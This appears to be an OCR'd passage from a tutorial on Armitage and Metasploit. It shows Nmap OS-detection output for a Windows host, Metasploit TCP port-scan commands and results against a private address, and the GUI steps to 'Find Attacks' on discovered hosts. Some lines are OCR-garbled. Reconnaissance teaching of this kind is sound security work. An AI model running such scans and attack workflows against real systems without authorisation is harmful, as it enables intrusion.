
```
[*] Nmap: Running: Microsoft Windows XP|2003
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional
cpe:/o:microsoft:windows_server_2003
[*] Nmap: OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_xp
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 30.70 seconds
```

Now, let us continue with the Attack option. This can be done as shown below from the Attacks Menu. Click on "Find Attacks".



```
2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006,
6007, 47001, 523, 3500, 6379, 8834
msf5 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 4.
```

Once the Attack analysis is complete, you will get a window like this saying that the attack an-alysis is complete. Click on "OK".




Attack Analysis Complete...

You will now see an 'Attack' menu attached to each host in the Targets window.

Happy hunting!


```
2380, 69, 5800, 62514, 42,                                    , 6004, 6005, 6006,
6007, 47001, 523, 3500, 63
msf5 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 4.
[+] 192.168.41.1:         - 192.168.41.1:139 - TCP OPEN
[+] 192.168.41.1:         - 192.168.41.1:135 - TCP OPEN
[+] 192.168.41.1:         - 192.168.41.1:445 - TCP OPEN
[+] 192.168.41.1:         - 192.168.41.1:912 - TCP OPEN
[+] 192.168.41.1:         - 192.168.41.1:902 - TCP OPEN
[+] 192.168.41.1:         - 192.168.41.1:2103 - TCP OPEN
